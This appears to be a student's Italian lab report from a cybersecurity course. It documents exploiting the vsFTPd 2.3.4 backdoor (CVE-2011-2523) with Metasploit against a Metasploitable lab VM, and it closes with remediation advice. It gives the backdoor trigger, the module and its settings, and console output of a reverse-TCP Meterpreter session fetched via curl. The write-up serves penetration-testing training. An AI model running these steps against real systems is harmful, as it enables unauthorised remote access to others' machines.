EPICODE
Corso Part-Time Cybersecurity

REPORT ESERCIZIO

W15D4 – Sfruttamento del servizio vsFTPd 2.3.4 con Metasploit

su macchina Metasploitable

Candidato	Donato Squicciarino
Corso	Cybersecurity Part-Time – Epicode
Esercizio	W15D4 – Pratica
Data	29 Ottobre 2026
Target	Metasploitable (192.168.50.101/24)

1. Introduzione

Il presente report documenta lo svolgimento dell'esercizio pratico W15D4 del corso di Cybersecurity Epicode, incentrato sull'utilizzo del framework Metasploit per l'individuazione e lo sfruttamento di una vulnerabilità nota presente sul servizio FTP (vsFTPd) in esecuzione sulla macchina vulnerabile Metasploitable.

L'attività rientra nell'ambito delle tecniche di Penetration Testing e ha l'obiettivo di consolidare le competenze pratiche acquisite durante le lezioni relative all'uso di Metasploit per l'exploitation automatizzata di servizi vulnerabili, con particolare attenzione all'individuazione del modulo corretto, alla configurazione dei parametri necessari e alla verifica dell'accesso ottenuto sul sistema remoto.

2. Scopo dell'Esercizio

Lo scopo dell'esercizio è quello di completare, in autonomia, una sessione di hacking sulla macchina Metasploitable sfruttando una vulnerabilità nota del servizio «vsftpd», riproducendo quanto già visto a lezione con Metasploit, secondo i seguenti passaggi:

- Individuare, tramite Metasploit Framework, il modulo di exploit adeguato a colpire il servizio vsFTPd 2.3.4 in esecuzione sulla macchina target (192.168.50.101/24);
- Configurare correttamente i parametri del modulo (host remoto, host locale, porta) e verificare le opzioni del payload associato;
- Eseguire l'exploit per ottenere una sessione attiva (shell/Meterpreter) sulla macchina Metasploitable;
- Una volta ottenuto l'accesso, creare tramite il comando mkdir una cartella denominata "test_metasploit" nella directory di root (/), a dimostrazione dell'avvenuto controllo del sistema remoto.

3. Esercizio W15D4 – Sfruttamento vsFTPd 2.3.4

Il servizio vsFTPd (very secure FTP daemon) nella versione 2.3.4 è affetto da una nota vulnerabilità di tipo backdoor (CVE-2011-2523): il pacchetto sorgente distribuito su alcuni mirror ufficiali tra giugno e luglio 2011 risultava compromesso con l'inserimento di codice malevolo. Tale backdoor viene attivata inviando, come username, una stringa contenente la sequenza di caratteri ":)" durante il processo di login FTP; l'evento apre una shell di comandi in ascolto sulla porta TCP 6200 del sistema target, consentendo l'esecuzione di comandi da remoto senza necessità di autenticazione valida. Metasploit automatizza completamente questo processo tramite il modulo exploit/unix/ftp/vsftpd_234_backdoor.

3.1 Avvio di Metasploit e ricerca del modulo di exploit

Il primo passaggio consiste nell'avviare la console di Metasploit con il comando msfconsole da terminale Kali Linux. Una volta caricato il framework, viene effettuata una ricerca mirata tramite il comando search vsftpd 2.3.4, al fine di individuare i moduli disponibili per lo sfruttamento di questa specifica versione del servizio.



Figura 1 – Avvio di msfconsole e ricerca del modulo relativo a vsftpd 2.3.4

La ricerca restituisce un singolo risultato corrispondente: exploit/unix/ftp/vsftpd_234_backdoor, classificato con rank "excellent" (massima affidabilità e assenza di effetti collaterali sul sistema target) e con verifica automatica ("Check") disponibile. Il modulo viene quindi selezionato con il comando use 0, facendo riferimento all'indice mostrato nei risultati della ricerca.




Figura 2 – Risultato della ricerca: modulo exploit/unix/ftp/vsftpd_234_backdoor e relativa selezione

3.2 Analisi delle opzioni del modulo e del payload

Dopo aver selezionato il modulo, viene eseguito il comando show options per visualizzare i parametri richiesti per l'esecuzione dell'exploit. Il modulo richiede l'indicazione dell'host target (RHOSTS) e della porta del servizio FTP (RPORT, con valore predefinito 21, corretto in quanto vsftpd è in ascolto sulla porta standard).




Figura 3 – Opzioni del modulo exploit/unix/ftp/vsftpd_234_backdoor (RHOSTS, RPORT)

Vengono inoltre esaminate le opzioni relative al payload configurato (cmd/linux/http/x86/meterpreter_reverse_tcp), che prevede una connessione di tipo reverse TCP: la macchina target, una volta compromessa, si connetterà verso l'host dell'attaccante (LHOST) sulla porta in ascolto (LPORT, di default 4444), tramite un meccanismo di fetch del payload via HTTP (FETCH_COMMAND impostato su CURL).




Figura 4 – Opzioni del payload meterpreter_reverse_tcp (LHOST, LPORT, FETCH_COMMAND)

3.3 Configurazione dei parametri RHOST e LHOST

Vengono quindi impostati i parametri necessari all'esecuzione dell'attacco tramite i comandi set rhost e set lhost: il primo indica l'indirizzo IP della macchina Metasploitable da attaccare (192.168.50.101 nell'ambiente di laboratorio utilizzato), mentre il secondo indica l'indirizzo IP della macchina Kali Linux dell'attaccante (192.168.50.100), necessario per la connessione di ritorno (reverse shell).




Figura 5 – Impostazione dei parametri RHOST e LHOST tramite i comandi set

3.4 Esecuzione dell'exploit e ottenimento della sessione

Completata la configurazione, l'exploit viene lanciato con il comando exploit. Metasploit avvia automaticamente un listener reverse TCP sull'host dell'attaccante, verifica tramite il banner del servizio FTP (220 vsFTPd 2.3.4) la presenza della vulnerabilità e, confermata la condizione di vulnerabilità del target, attiva la backdoor presente sul servizio. Il risultato è l'apertura automatica di una sessione Meterpreter (Meterpreter session 1), stabilita tra l'host attaccante (porta 4444) e la macchina Metasploitable, a conferma dell'avvenuto sfruttamento della vulnerabilità.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.50.101:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 192.168.50.101:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detecte
d; backdoor may be present
[+] 192.168.50.101:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:55837) at 2026-1
0-28 15:44:15 -0400
```

Figura 6 – Esecuzione dell'exploit e apertura della sessione Meterpreter 1

3.5 Verifica dell'accesso e creazione della cartella richiesta

Ottenuta la sessione Meterpreter, viene eseguito il comando ls per elencare il contenuto della directory di root (/) del sistema compromesso, a conferma del pieno accesso al filesystem della macchina target.

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100700/rwx------  1205508  fil   2026-10-28 13:51:53 -0400  NCevvLBQAi
040755/rwxr-xr-x  4096     dir   2012-05-13 23:35:33 -0400  bin
040755/rwxr-xr-x  1024     dir   2012-05-13 23:36:28 -0400  boot
040755/rwxr-xr-x  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040755/rwxr-xr-x  13540    dir   2026-10-28 12:46:17 -0400  dev
040755/rwxr-xr-x  4096     dir   2026-10-28 12:46:25 -0400  etc
040755/rwxr-xr-x  4096     dir   2010-04-16 02:16:02 -0400  home
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:40 -0400  initrd
100644/rw-r--r--  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040755/rwxr-xr-x  4096     dir   2012-05-13 23:35:22 -0400  lib
040700/rwx------  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040755/rwxr-xr-x  4096     dir   2010-03-16 18:55:52 -0400  media
040755/rwxr-xr-x  4096     dir   2010-04-28 16:16:56 -0400  mnt
100600/rw-------  32498    fil   2026-10-28 12:47:08 -0400  nohup.out
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:39 -0400  opt
040555/r-xr-xr-x  0        dir   2026-10-28 12:46:00 -0400  proc
040755/rwxr-xr-x  4096     dir   2026-10-28 12:47:08 -0400  root
040755/rwxr-xr-x  4096     dir   2012-05-13 21:54:53 -0400  sbin
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:38 -0400  srv
040755/rwxr-xr-x  0        dir   2026-10-28 12:46:08 -0400  sys
041777/rwxrwxrwx  4096     dir   2026-10-28 13:17:50 -0400  tmp
040755/rwxr-xr-x  4096     dir   2010-04-28 00:06:37 -0400  usr
040755/rwxr-xr-x  4096     dir   2010-03-17 10:08:23 -0400  var
100644/rw-r--r--  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz
```

Figura 7 – Listing della directory di root (/) tramite sessione Meterpreter

Come richiesto dalla traccia, viene quindi creata nella directory di root una nuova cartella denominata "test_metasploit" tramite il comando mkdir test_metasploit. Un successivo comando ls conferma la corretta creazione della cartella, ora visibile nell'elenco dei contenuti della directory /, a dimostrazione del controllo ottenuto sul sistema remoto tramite l'exploit sfruttato.

```
meterpreter > mkdir test_metasploit
Creating directory: test_metasploit
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100700/rwx------  1205508  fil   2026-10-28 13:51:53 -0400  NCevvLBQAi
040755/rwxr-xr-x  4096     dir   2012-05-13 23:35:33 -0400  bin
040755/rwxr-xr-x  1024     dir   2012-05-13 23:36:28 -0400  boot
040755/rwxr-xr-x  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040755/rwxr-xr-x  13540    dir   2026-10-28 12:46:17 -0400  dev
040755/rwxr-xr-x  4096     dir   2026-10-28 12:46:25 -0400  etc
040755/rwxr-xr-x  4096     dir   2010-04-16 02:16:02 -0400  home
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:40 -0400  initrd
100644/rw-r--r--  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040755/rwxr-xr-x  4096     dir   2012-05-13 23:35:22 -0400  lib
040700/rwx------  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040755/rwxr-xr-x  4096     dir   2010-03-16 18:55:52 -0400  media
040755/rwxr-xr-x  4096     dir   2010-04-28 16:16:56 -0400  mnt
100600/rw-------  32498    fil   2026-10-28 12:47:08 -0400  nohup.out
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:39 -0400  opt
040555/r-xr-xr-x  0        dir   2026-10-28 12:46:00 -0400  proc
040755/rwxr-xr-x  4096     dir   2026-10-28 12:47:08 -0400  root
040755/rwxr-xr-x  4096     dir   2012-05-13 21:54:53 -0400  sbin
040755/rwxr-xr-x  4096     dir   2010-03-16 18:57:38 -0400  srv
040755/rwxr-xr-x  0        dir   2026-10-28 12:46:08 -0400  sys
040700/rwx------  4096     dir   2026-10-28 13:57:00 -0400  test_metasploit
041777/rwxrwxrwx  4096     dir   2026-10-28 13:17:50 -0400  tmp
040755/rwxr-xr-x  4096     dir   2010-04-28 00:06:37 -0400  usr
040755/rwxr-xr-x  4096     dir   2010-03-17 10:08:23 -0400  var
100644/rw-r--r--  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz
```

Figura 8 – Creazione della cartella "test_metasploit" nella directory di root e verifica tramite ls

4. Conclusione

L'esercizio ha permesso di sperimentare in modo pratico un attacco automatizzato tramite il framework Metasploit, dalla fase di ricognizione (ricerca del modulo adeguato in base alla versione del servizio individuato) fino alla fase di post-exploitation (verifica dell'accesso ottenuto e interazione con il filesystem remoto).

L'intero processo ha confermato come la versione vsFTPd 2.3.4 sia affetta da una vulnerabilità critica di tipo backdoor (CVE-2011-2523), che consente l'esecuzione di comandi da remoto con privilegi elevati senza necessità di credenziali valide. Si tratta di un esempio emblematico di supply-chain attack, in cui il codice malevolo era stato inserito direttamente nel pacchetto software distribuito, a dimostrazione dell'importanza di verificare sempre l'integrità e la provenienza dei software installati, specialmente su sistemi esposti in rete.

Dal punto di vista della remediation, si raccomanda l'aggiornamento immediato del servizio vsFTPd a una versione successiva alla 2.3.4 (non compromessa), la verifica dei checksum/firme dei pacchetti scaricati da repository ufficiali, e l'adozione di policy di segmentazione di rete e monitoraggio del traffico FTP al fine di individuare tempestivamente tentativi di sfruttamento di vulnerabilità analoghe.

L'esercizio ha permesso infine di consolidare la metodologia di utilizzo di Metasploit (search → use → show options → set → exploit) e l'interazione con una sessione Meterpreter per la verifica post-exploitation, competenze fondamentali nell'ambito del Penetration Testing.